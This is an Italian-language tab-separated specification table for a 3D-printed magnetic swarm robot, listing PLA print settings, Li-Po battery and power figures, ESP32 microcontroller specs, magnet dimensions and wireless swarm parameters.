wall_line_count	Numero linee parete	3	—	Linee estrusione parete
print_temperature	Temperatura estrusione	200	°C	Temperatura PLA
bed_temperature	Temperatura piano	60	°C	Temperatura bed
print_speed	Velocità stampa	50	mm/s	Velocità stampa media
cooling_fan_speed	Velocità ventola	100	%	Raffreddamento stampa
estimated_print_time	Tempo stampa	2–4	h	Tempo stampa robot
mass_estimated	Massa robot	40–80	g	Peso robot stampato

density_material	Densità PLA	1.24	g/cm ³	Densità materiale
battery_voltage	Tensione batteria	3.7	V	Batteria Li-Po
battery_capacity	Capacità batteria	300–600	mAh	Capacità batteria
battery_energy	Energia batteria	1.1–2.2	Wh	Energia disponibile
charging_voltage	Tensione ricarica	5	V	Tensione USB
charging_current	Corrente ricarica	500	mA	Corrente ricarica
autonomy_time	Autonomia	1–3	h	Tempo funzionamento
power_consumption	Consumo medio	100–250	mA	Consumo robot
idle_current	Corrente idle	40	mA	Corrente standby
peak_current	Corrente picco	500	mA	Corrente massima

microcontroller_type	Tipo MCU	ESP32	—	Microcontrollore
cpu_frequency	Frequenza CPU	160–240	MHz	Frequenza clock
logic_voltage	Tensione logica	3.3	V	Tensione MCU
ram_size	RAM	520	KB	RAM ESP32
flash_memory	Flash	4	MB	Memoria programma
led_voltage	Tensione LED	2–3	V	LED indicatori
led_current	Corrente LED	10–20	mA	Corrente LED
sensor_voltage	Tensione sensori	3.3	V	Alimentazione sensori
magnet_diameter	Diametro magnete	5	mm	Magneti aggancio
magnet_thickness	Spessore magnete	2	mm	Spessore magnete
magnet_force	Forza magnetica	0.5–1.5	N	Forza attrazione

connection_points	Punti aggancio	4	—	Punti magnetici
communication_type	Tipo comunicazione	WiFi/BLE	—	Comunicazione robot
communication_range	Raggio comunicazione	5–20	m	Distanza wireless
data_rate	Velocità dati	1–10	Mbps	Trasmissione dati
swarm_spacing	Spazio tra robot	5–10	mm	Distanza moduli
swarm_size	Numero robot swarm	10–100	—	Dimensione swarm
update_frequency	Frequenza aggiornamento	10–50	Hz	Frequenza controllo
control_latency	Latenza controllo	10–50	ms	Ritardo comunicazione
operating_temperature	Temperatura operativa	0–40	°C	Range operativo